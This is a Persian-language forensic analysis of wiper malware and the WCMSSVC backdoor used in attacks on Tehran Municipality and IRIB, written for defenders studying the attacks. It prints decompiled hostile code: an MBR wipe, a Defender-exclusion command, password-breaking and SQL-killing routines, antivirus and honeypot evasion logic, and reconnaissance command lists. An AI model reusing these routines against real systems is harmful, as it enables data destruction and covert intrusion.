        if (delete_files || mustDelete.Contains(f.Extension.ToLower()))
        {
            text += $"REM [redacted] idiots\r\ndel \"{filePath}\"\r\n";
        }
        text += $"REM [redacted] idiots\r\necho \"{filePath}\" > c:\\users\\public\\lf\r\n";
        File.WriteAllText(text2, text);
        RunCmd(string.Format("schtasks /create /RU \"NT AUTHORITY\\SYSTEM\" /TN \"MF-" + text3 + "\" /TR \"" + text2 + "\" /ST " + DateTime.Now.Add
    }
    catch
    {
    }
}
```

تابع WipeFromDisk

نکته جالب این تابع، اضافه شدن بررسی فلگ isPadvishMode هست. در بخش دیگری از کد بررسی می‌شود آیا آنتی‌ویروس پادویش وجود دارد یا خیر، که در صورت ایجاد این شرایط (وجود پادویش) فرآیند wipe به صورت زمان‌بندی شده و به صورت سیستمی انجام می‌شود.



تابع MakeKillSQLProcessList

از جمله‌ی توابع اضافه شده، تابع MakeKillSQLProcessList است که اگر فرایندی با نامی شامل sql وجود داشت آن را kill می‌کند.

```
private static string MakeKillSQLProcessList()
{
        Output("MakeKillSQLProcessList");
        Process[] processes = Process.GetProcesses();
        string text = "";
        Process[] array = processes;
        foreach (Process process in array)
        {
                string text2 = process.ProcessName.ToLower();
                if (text2.EndsWith(".exe"))
                {
                        text2 = text2.Remove(text2.Length - ".exe".Length);
                }
                if (text2.Contains("sql"))
                {
                        Output("Killing " + process.ProcessName);
                        text += $"taskkill /PID {process.Id} /f\r\n";
                }
        }
        return text;
}
```

تابع BuildKillMoBR


در این تابع، نمونه ابزاری که عملیات wipe mbr را انجام می‌دهد، به صورت Hard Code شده دیده می‌شود. پس از اجرا، فایلی با نام servermanager.exe استخراج شده و در مسیر system32 ذخیره می‌شود.

```
int wmain_0()
{
  HANDLE hDevice; // [esp+D0h] [ebp-30h]
  struct _OVERLAPPED Overlapped; // [esp+DCh] [ebp-24h] BYREF
  DWORD BytesReturned[2]; // [esp+F8h] [ebp-8h] BYREF

  Overlapped.Internal = 0;
  Overlapped.InternalHigh = 0;
  Overlapped.8 = 0i64;
  Overlapped.hEvent = 0;
  hDevice = CreateFileW(L"\\\\.\\PhysicalDrive0", 0xC0000000, 3u, 0, 3u, 0, 0);
  DeviceIoControl(hDevice, 0x7C100u, 0, 0, 0, 0, BytesReturned, &Overlapped);
  CloseHandle(hDevice);
  return 0;
}
```

لازم به ذکر است برای جلوگیری از فعالیت ضدبدافزارها ویندوز دفندر، مسیر مربوطه را به عنوان مسیر مورد اعتماد برای جلوگیری از تشخیص توسط آنتی ویروس exclude می‌کند. این برنامه همان TestDelDisk.exe است که قبلا شناسایی شده بوده است.

```
WMIC /Namespace:\\\\root\\Microsoft\\Windows\\Defender class MSFT_MpPreference
call Add ExclusionPath=\"" + text ""\"+
```



تشخیص آلودگی قبلی

کنترل جریان اجرای بدافزار از طریق دو فایل REV09.tmp و REV08.tmp واقع در پوشه c:\\windows\temp صورت می‌گیرد. در صورت موجود بودن فایل REV09.tmp در پوشه مذکور، اجرای بدافزار بدون انجام هیچ عملی خاتمه می‌یابد. در واقع از این فایل برای مشخص کردن اینکه آیا بدافزار قبلا بر روی آن سیستم اجرا شده است یا خیر استفاده می‌گردد. بدافزار با ایجاد این فایل پس از انجام عملیات خرابکارانه، از اجرای مجدد آن جلوگیری می‌کند. همچنین در صورت موجود بودن فایل REV08.tmp، اجرای بدافزار با ۳۰ دقیقه تاخیر صورت می‌گیرد.

```
public static void Run(string[] args)
{
    if (File.Exists("c:\\windows\\temp\\REV09.tmp"))
    {
        return;
    }
    if (File.Exists("c:\\windows\\temp\\REV08.tmp"))
    {
        Thread.Sleep(TimeSpan.FromMinutes(30.0));
    }
    int num = 0;
    bool flag = false;
```

آرگومان‌های ورودی


در نمونه جدید تغییراتی در آرگومان‌های ورودی وجود دارد که شامل موارد زیر می‌شود.

- حذف سوییچ -fork-bomb
- حذف سوییچ -wipe-stage-2

```
case "-fork-bomb":
    flag8 = true;
    break;
case "-wipe-stage-2":
    wipe_stage_2 = true;
    break;
case "-wipe-all":
    flag6 = true;
    break;
case "-wipe-exclude":
    text2 = list5[++i].Trim();
    exclusions.Add(text2.ToLower());
    Output("Excluding " + text2);
    break;
```

تابع BreakSelectedUsers

در نمونه جدید نرم افزار با حذف کارکترهای aA در انتهای نام کاربری که ساخته می‌شود بخشی از yara rule منتشر شده گذشته، برای نمونه قبلی بدافزار انطباق داده نمی‌شود.



```
}
private static void BreakSelectedUsers(List<string> users)
{
    if (users == null || users.Count == 0)
    {
        return;
    }
    Output("BreakSelectedUsers");
    foreach (string user in users)
    {
        RunCmd(string.Format("net user {0} " + RandomString(7) + "aA1!", user));
    }
}
```

```
}
private static void BreakSelectedUsers(List<string> users)
{
    Output("BreakSelectedUsers");
    if (users == null || users.Count == 0)
    {
        return;
    }
    Output("BreakSelectedUsers");
    foreach (string user in users)
    {
        RunCmd(string.Format("net user {0} " + RandomString(7) + "!", user));
    }
```

تابع IsHoneyPot

وظیفه‌ی این تابع بررسی وضعیت فعلی محیط اجرایی بدافزار برای جلوگیری از تشخیص است. این تابع برای بررسی یکی از ویژگی‌های مختص ضدبرافزار پادویش و پیشگیری از برخورد با آن است. همانطور که در کد مشخص است، بدافزار مشخصا به ویژگی محافظت از داده پادویش با استفاده از فایل‌های طعمه آگاه بوده و پس از شناسایی پادویش در سیستم قربانی، برررسی می‌کند که فولدر یا فایلی که در حال بررسی آن است از نوع طعمه است یا خیر. برای طعمه در نظر گرفتن فایل مشخصاتی را برای خود در نظر گرفته است:

۱. فایل به صورت پنهان در سیستم قرار گرفته باشد.

۲. حجم آن از ۱ مگابایت بیشتر نباشد.

۳. پسوند .db نداشته باشد

۴. اگر به صورت تک فایل باشد، در مسیر اصلی درایور مورد نظر باشد مثلا C:\123.exe

```
private static bool isHoneyPot(string path)
{
    if (!isPadvishMode)
    {
        return false;
    }
    try
    {
        if (Directory.Exists(path))
        {
            DirectoryInfo directoryInfo = new DirectoryInfo(path);
            if ((directoryInfo.Attributes & FileAttributes.Hidden) != FileAttributes.Hidden)
            {
                return false;
            }
            if (directoryInfo.GetDirectories("*", SearchOption.TopDirectoryOnly).Length != 0)
            {
                return false;
            }
            FileInfo[] files = directoryInfo.GetFiles();
            foreach (FileInfo fileInfo in files)
            {
                if (!(fileInfo.Extension == ".db"))
                {
                    if ((fileInfo.Attributes & FileAttributes.Hidden) != FileAttributes.Hidden)
                    {
                        return false;
                    }
                    if (fileInfo.Length > 1000000)
                    {
                        return false;
                    }
                }
            }
            return true;
        }
        if (File.Exists(path))
```

تحلیل بدافزار WCMSSVC

تحلیل بدافزار WCMSSVC


در فرآیند فارنزیکس انجام شده، این بدافزار به همراه فایل‌های جانبی استخراج شد. این بدافزار به عنوان بخشی از فرآیند حمله مورد استفاده قرار می‌گرفته است. این بدافزار نیز در حمله‌ی صدا و سیما نیز وجود داشته و صرفا نسخه‌ی مربوط به شهرداری دارای بروزرسانی است. نسخه‌ی مورد استفاده در صدا و سیما 0.0.15v2H بوده حال آن‌که نسخه‌ی مربوط به شهرداری تهران 0.1.4v4H است. در ادامه جزئیات مربوطه آورده و شرح داده شده است.

نسخه‌ی مورد استفاده در حمله به صدا و سیما:

Version: 0.0.15v2H

SHA256: E3D61CBBFBE41295DD52ACFF388D1D8B1D414A143D77DEF4221FD885AAE6CD83

Namespace: HttpService



نسخه‌ی مورد استفاده در حمله به شهرداری تهران:

Version: 0.1.4v4H

SHA256: 234a79c3b9041d2ef8cb59c2a9c22d79386a9cc0848291fa537e00e6aa0f6b4f


Namespace: WinCom

تغییر نام از HttpService به WinCom در کدها قابل مشاهده است:


شهرداری تهران ▼ سازمان صداوسیما ▼

```
using System;                                                    using System;
using System.IO;                                                 using System.IO;
using System.Net;                                                using System.Net;
using System.Net.Sockets;                                        using System.Net.Sockets;
using System.Text;                                               using System.Reflection;
using System.Threading;                                          using System.Runtime.CompilerServices;
using System.Web;                                                using System.Text;
namespace HttpService                                            using System.Threading;
{                                                                using System.Web;
    // Token: 0x02000008 RID: 8                                  namespace WinCom
    internal class SimpleHTTPServer                              {
    {                                                                // Token: 0x02000012 RID: 18
        // Token: 0x17000001 RID: 1                                  internal class SimpleHTTPServer
        // (get) Token: 0x06000032 RID: 50                           {
        // (set) Token: 0x06000033 RID: 51                               // Token: 0x17000001 RID: 1
        public int Port                                                  // (get) Token: 0x06000072 RID: 114 RVA: 0x00002DC1 File Offset: 0x00000FC1
        {                                                                // (set) Token: 0x06000073 RID: 115 RVA: 0x00002DC9 File Offset: 0x00000FC9
            get                                                          public int Port
            {                                                            {
                return this._port;                                           get
            }                                                            {
            private set                                                      return this._port;
            {                                                            }
            }                                                            private set
        }                                                                {
        // Token: 0x06000034 RID: 52                                     }
        public SimpleHTTPServer(int port)                            }
        {                                                            // Token: 0x06000074 RID: 116 RVA: 0x00002DCB File Offset: 0x00000FCB
            Common.LoadLibraries();                                  public SimpleHTTPServer(int port)
            this.Initialize(port);                                   {
        }                                                                Common.LoadLibraries();
        // Token: 0x06000035 RID: 53                                     Common.LoadStartCommand();
        public SimpleHTTPServer(int port, bool foreground)               this.Initialize(port);
        {                                                            }
            Common.LoadLibraries();                                  // Token: 0x06000075 RID: 117 RVA: 0x00002DEC File Offset: 0x00000FEC
            if (foreground)                                          public SimpleHTTPServer(int port, bool foreground)
            {                                                        {
                this._port = port;                                       Common.LoadLibraries();
```


در این نسخه شاهد بهبودهایی در مسیر اجرای دستورات هستیم.




هم‌چنین در توابعی مثل SimpleHTTPServer و سایر توابع درهم‌سازی‌های مختلفی برای دور زدن آنتی‌ویروس‌ها و طولانی شدن روند آنالیز اضافه شده است.



همان‌طور که مشخص است این روند در تمامی توابع بر روی رشته‌ها مختلف اعمال شده‌است.



از توابع پر اهمیت در این بدافزار، تابع process است که فرایند پردازش داده‌های ورودی بر روی port در حال listen و اجرای عملکرد متناسب بر اساس ورودی را انجام می‌دهد. (داده‌های مربوطه در ادامه در جدولی آورده شده است)



در بررسی این فایل، اولین مساله که زمان تحلیل را بیشتر می‌کند، encode بودن کدها است.

```
if (htmlMode)
{
    stringBuilder.Append(<Module>.\u202C\u202A\u202A\u200E\u206D\u206B\u202B\u206B\u206B\u202E\u206F\u206E\u200F\u202A
      \u206A\u200D\u200C\u202D\u202B\u202A\u200F\u202E\u202C\u206D\u202B\u202A\u200C\u202D\u206A\u200B\u202D\u200E
      \u206A\u202D\u206F\u200F\u206B\u202C\u202C\u200E\u202E<string>(17753155));
}
for (int i = 0; i < sqlDataReader.FieldCount; i++)
{
    if (htmlMode)
    {
        stringBuilder.Append(<Module>.\u206C\u206B\u206A\u206E\u202C\u206F\u200C\u206B\u200E\u202A\u206A\u206B\u206F
         \u202C\u202D\u200F\u202D\u200F\u206F\u206A\u200D\u200B\u200B\u200F\u202E\u206E\u202B\u202B\u202D\u206D\u200E
         \u202D\u206E\u206F\u206B\u206D\u202A\u206A\u206B\u200C\u202E<string>(1805080825));
    }
    stringBuilder.Append(sqlDataReader.GetName(i));
    if (htmlMode)
    {
        stringBuilder.Append(<Module>.\u206C\u206C\u206D\u200E\u202C\u206B\u200E\u206B\u202A\u206E\u202A\u206C\u202B
         \u206A\u202E\u200B\u206F\u200E\u206D\u202B\u200B\u202B\u206D\u200F\u206B\u206B\u206F\u202C\u200C\u206E\u200F
         \u206C\u206C\u202E\u200C\u206C\u206A\u200E\u206E\u206F\u202E<string>(-1133093374));
    }
    stringBuilder.Append(<Module>.\u200C\u200E\u206B\u206D\u202B\u206F\u206F\u206C\u200B\u202D\u206A\u206E\u200E\u202E
      \u202D\u200C\u202D\u200D\u202D\u200C\u200E\u200D\u202C\u206D\u200C\u202B\u206C\u202E\u202A\u206C\u206A\u202C
      \u200B\u206E\u200E\u206E\u202A\u202D\u200B\u202A\u202E<string>(-1593014242));
}
if (htmlMode)
{
    stringBuilder.Append(<Module>.\u206C\u206C\u206D\u200E\u202C\u206B\u200E\u206B\u202A\u206E\u202A\u206C\u202B\u206A
      \u202E\u200B\u206F\u200E\u206D\u202B\u200B\u202B\u206D\u200F\u206B\u206B\u206F\u202C\u200C\u206E\u200F\u206C
      \u206C\u202E\u200C\u206C\u206A\u200E\u206E\u206F\u202E<string>(-1132809681));
}
```

برای تحلیل می‌بایست در وهله‌ی اول کدها از حالت encode شده decode شوند و سپس بررسی انجام شود. این بدافزار به واسطه‌ی protector ای موسوم به Confuser مبهم‌سازی شده است و شامل متدهای مختلف برای decode های گوناگون است.

```
using System;
using System.IO;
using System.Reflection;
using System.Runtime.InteropServices;
using System.Text;

// Token: 0x02000001 RID: 1
internal class <Module>
{
    // Token: 0x06000001 RID: 1 RVA: 0x00002890 File Offset: 0x00000A90
    static <Module>()
    {
        <Module>.\u202C\u202E\u206B\u202A\u200D\u202C\u206B\u202E\u206C\u202D\u202D\u206C\u206D\u206B\u200D\u202E\u200B\u200E\u206E\u206E\u202C
          \u206E\u206D\u202E\u202B\u206F\u206A\u206A\u200D\u202D\u200E\u202E\u206E\u202C\u202A\u200D\u200F\u200C\u202E\u206D\u202E();
    }

    // Token: 0x06000002 RID: 2 RVA: 0x00002EB0 File Offset: 0x000010B0
    internal static byte[] \206F\u200E\u206E\u202B\u200B\u206A\u202D\u200E\u202C\u206C\u206B\u206E\u206A\u202C\u200C\u206A\u200F\u206A\u206A
      \u206F\u202E\u202C\u202C\u206D\u202A\u200E\u200D\u202B\u200B\u200D\u202C\u200E\u206B\u206B\u200E\u202C\u206A\u200E\u202B\u202A\u202E(byte[]
      data)
    {
        MemoryStream memoryStream = new MemoryStream(data);
        <Module>.\u202D\u206B\u200E\u200D\u206C\u202C\u200B\u200F\u206D\u200C\u206F\u206F\u206B\u200C\u206B\u202E\u206C\u206A\u200E\u206D\u206C
          \u206D\u200F\u206C\u200D\u202D\u206A\u202D\u202D\u206E\u202B\u202B\u200C\u202B\u200E\u206A\u202A\u202D\u206A\u202C\u202E
          u202D_u206B_u200E_u200D_u206C_u202C_u200B_u200F_u206D_u200C_u206F_u206F_u206B_u200C_u206B_u202E_u206C_u206A_u200E_u206D_u206C_u206D_u200
          F_u206C_u200D_u202D_u206A_u202D_u202D_u206E_u202B_u202B_u200C_u202B_u200E_u206A_u202A_u202D_u206A_u202C_u202E = new <Module>.\u202D
          \u206B\u200E\u200D\u206C\u202C\u200B\u200F\u206D\u200C\u206F\u206F\u206B\u200C\u206B\u202E\u206C\u206A\u200E\u206D\u206C\u206D\u200F
          \u206C\u200D\u202D\u206A\u202D\u202D\u206E\u202B\u202B\u200C\u202B\u200E\u206A\u202A\u202D\u206A\u202C\u202E();
        byte[] array = new byte[5];
        for (int i = 0; i < 5; i += memoryStream.Read(array, i, 5 - i))
        {
        }
      u202D_u206B_u200E_u200D_u206C_u202C_u200B_u200F_u206D_u200C_u206F_u206F_u206B_u200C_u206B_u202E_u206C_u206A_u200E_u206D_u206C_u206D_u200F_u2
    06C_u200D_u202D_u206A_u202D_u202D_u206E_u202B_u202B_u200C_u202B_u200E_u206A_u202A_u202D_u206A_u202C_u202E.\u206A\u202E\u206A\u200B\u200F\u200B
    \u206D\u206B\u202E\u206B\u202A\u206C\u202E\u206E\u200C\u202D\u206A\u202C\u206A\u200E\u202A\u206E\u206F\u206F\u202D\u206F\u206B\u202B\u206F\u200F
    \u202A\u202B\u206C\u200B\u202B\u200E\u202D\u202E\u200F\u202E\u202E(array);
        for (int i = 0; i < 4; i += memoryStream.Read(array, i, 4 - i))
```

در شکل زیر نمونه‌ای از یک تابع decoder که رفع ابهام شده به نمایش درآمده و عملکرد آن‌ها به گونه‌ای است که بر اساس ورودی که دارند طی اعمالی مثل XOR و shift و ... مقدار ورودی به رشته‌ای تبدیل می‌شود و بر اساس آن عملکرد بدافزار شکل می‌گیرد و حداقل ۶ متد مختلف بر این اساس وجود دارد.

```
internal static T smethod_3<T>(int id)
{
    if (Assembly.GetExecutingAssembly().Equals(Assembly.GetCallingAssembly()))
    {
        id = (id * -187893093 ^ -1410201347);
        int num = (int)((uint)id >> 30);
        id = (id & 1073741823) << 2;
        T result;
        if (num == 2)
        {
            int count = (int)<Module>.byte_0[id] | (int)<Module>.byte_0[id + 1] << 8 | (int)<Module>.byte_0[id + 2] << 16 | (int)
              <Module>.byte_0[id + 3] << 24;
            result = (T)((object)string.Intern(Encoding.UTF8.GetString(<Module>.byte_0, id + 4, count)));
        }
        else if (num == 0)
        {
            T[] array = new T[1];
            Buffer.BlockCopy(<Module>.byte_0, id, array, 0, sizeof(T));
            result = array[0];
        }
        else if (num == 3)
        {
            int num2 = (int)<Module>.byte_0[id] | (int)<Module>.byte_0[id + 1] << 8 | (int)<Module>.byte_0[id + 2] << 16 | (int)
              <Module>.byte_0[id + 3] << 24;
            int length = (int)<Module>.byte_0[id + 4] | (int)<Module>.byte_0[id + 5] << 8 | (int)<Module>.byte_0[id + 6] << 16 | (int)
              <Module>.byte_0[id + 7] << 24;
            Array array2 = Array.CreateInstance(typeof(T).GetElementType(), length);
            Buffer.BlockCopy(<Module>.byte_0, id + 8, array2, 0, num2 - 4);
            result = (T)((object)array2);
        }
        else
        {
            result = default(T);
        }
        return result;
```

برای مثال در تابع loadini در ابتدای entry برنامه نام فایل اجرایی به مقداری encode شده اضافه می‌شود که بر اساس ورودی 480809792 به تابع decode کننده در شکل بالا خروجی ini. برگشته و به آن اضافه می‌شود. بعد از انجام این فرآیند و در ابتدای بدنه اجرایی، بدافزار دنبال فایلی همنام فایل اجرایی به اضافه ini. می‌گردد.

```
// Token: 0x06000052 RID: 82 RVA: 0x0000594C File Offset: 0x00003B4C
internal static bool LoadIni()
{
    string path = Process.GetCurrentProcess().MainModule.FileName + <Module>.smethod_6<string>(480809792);
    if (!File.Exists(path))
    {
        return false;
    }
    string[] array = File.ReadAllLines(path);
    if (array.Length == 0)
    {
        return true;
    }
    int num;
    if (int.TryParse(array[0].Trim(), out num))
    {
        Common.pn = num;
    }
    if (array.Length == 1)
    {
        return true;
    }
    Common.CommandsFilePath = array[1].Trim();
    if (array.Length == 2)
    {
        return true;
    }
    Common.CommandsFileExtraExt = array[2].Trim();
    return true;
}
```

این فایل حاوی تنظیماتی برای این بدافزار است که در صورت وجود آن محتوای آن خوانده می‌شود و تنظیماتی بر اساس آن شکل می‌گیرد که از جمله این تنظیمات مقدار داینامیک برای listenکردن بر روی یک پورت خاص بر اساس تنظیمات و مسیر اجرای دستورات می‌باشد و اگر این فایل وجود نداشت بدافزار روند پیش‌فرض خود ادامه می‌دهد.

```
// Token: 0x0400004D RID: 77
private static MethodInfo htmlDocumentSelectNodes;

// Token: 0x0400004E RID: 78
private static int pn = 9396;

// Token: 0x0400004F RID: 79
public static string CommandsFilePath = AppDomain.CurrentDomain.BaseDirectory;

// Token: 0x04000050 RID: 80
public static string CommandsFileExtraExt = "";
```

مقادیر پیش‌فرض بر اساس شکل زیر در صورت عدم وجود فایل ini تنظیم می‌شوند همانطور که در شکل نمایان است پورت پیش‌فرض 9396 و مسیر اجرایی پیش‌فرض همان دایرکتوری است که بدافزار از انجا اجرا شده است.


```
// Token: 0x06000075 RID: 117 RVA: 0x00002DE3 File Offset: 0x00000FE3
public SimpleHTTPServer(int port, bool foreground)
{
    Common.LoadLibraries();
    Common.LoadStartCommand();
    if (foreground)
    {
        this._port = port;
        this.Listen();
        return;
    }
    this.Initialize(port);
}
```

در ادامه روند اجرایی برنامه در بدافزار تلاش می‌کند تا خود را تحت عنوان سرویس و با نام service1، persistکند و در صورت عدم اجرای آن تابع SimpleHTTPServer را صدا می‌زند. این تابع شامل عملکرد زیر است.

```
}
new SimpleHTTPServer((args.Length != 0) ? Convert.ToInt32(args[0]) : Common.GetPortNumber(), true);
```

تابع LoadLibrary صدا زده می‌شود که به واسطه‌ی آن dll های HtmlAgilityPack.dll و Ionic.zip.dll در مسیر اجرایی بارگذاری می‌شوند.

```
// Token: 0x06000054 RID: 84 RVA: 0x00002C17 File Offset: 0x00000E17
internal static void LoadLibraries()
{
    Common.LoadHtmlAgilityDLL();
    Common.LoadZipDll();
}
```



HtmlAgilityPack از html پارسرهای محبوب در زبان #c است که به واسطه‌ی آن این بدافزار کارهای مرتبط با html را انجام می‌دهد.

و Ionic.zip برای کارهای مرتبط با فشرده‌سازی در این بدافزار بارگذاری می‌شود.


بعد از این مراحل تابع LoadStartCommand صدا زده می‌شود و دنبال فایلی تحت عنوان نام فایل اجرایی به اضافه start. می‌گردد تا آن را خوانده و فرآیندهای اجرایی رو براساس هر خط آن شکل دهد این دستورات عبارتند از موارد شکل زیر که تک تک به DoCmd داده می‌شوند.

```
netsh advfirewall firewall add rule name="TCP Port 9396" dir=in action=allow protocol=TCP localport=9396
echo ---ipconfig /all >> c:\windows\temp\prts_5482E.tmp
ipconfig /all >> c:\windows\temp\prts_5482E.tmp
echo ---whoami /all >> c:\windows\temp\prts_5482E.tmp
whoami /all >> c:\windows\temp\prts_5482E.tmp
echo ---systeminfo >> c:\windows\temp\prts_5482E.tmp
systeminfo >> c:\windows\temp\prts_5482E.tmp
echo ---tasklist >> c:\windows\temp\prts_5482E.tmp
tasklist >> c:\windows\temp\prts_5482E.tmp
echo ---wmic logicaldisk get name >> c:\windows\temp\prts_5482E.tmp
wmic logicaldisk get name >> c:\windows\temp\prts_5482E.tmp
echo ---net user >> c:\windows\temp\prts_5482E.tmp
net user >> c:\windows\temp\prts_5482E.tmp
echo ---dir c:\users >> c:\windows\temp\prts_5482E.tmp
dir c:\users >> c:\windows\temp\prts_5482E.tmp
echo ---net sessions >> c:\windows\temp\prts_5482E.tmp
net sessions >> c:\windows\temp\prts_5482E.tmp
echo ---net view /all >> c:\windows\temp\prts_5482E.tmp
net view /all >> c:\windows\temp\prts_5482E.tmp
echo ---net share >> c:\windows\temp\prts_5482E.tmp
net share >> c:\windows\temp\prts_5482E.tmp
echo ---route print >> c:\windows\temp\prts_5482E.tmp
route print >> c:\windows\temp\prts_5482E.tmp
echo ---netstat -aon >> c:\windows\temp\prts_5482E.tmp
netstat -aon >> c:\windows\temp\prts_5482E.tmp
echo ---ping 8.8.8.8 -n 2 >> c:\windows\temp\prts_5482E.tmp
ping 8.8.8.8 -n 2 >> c:\windows\temp\prts_5482E.tmp
```

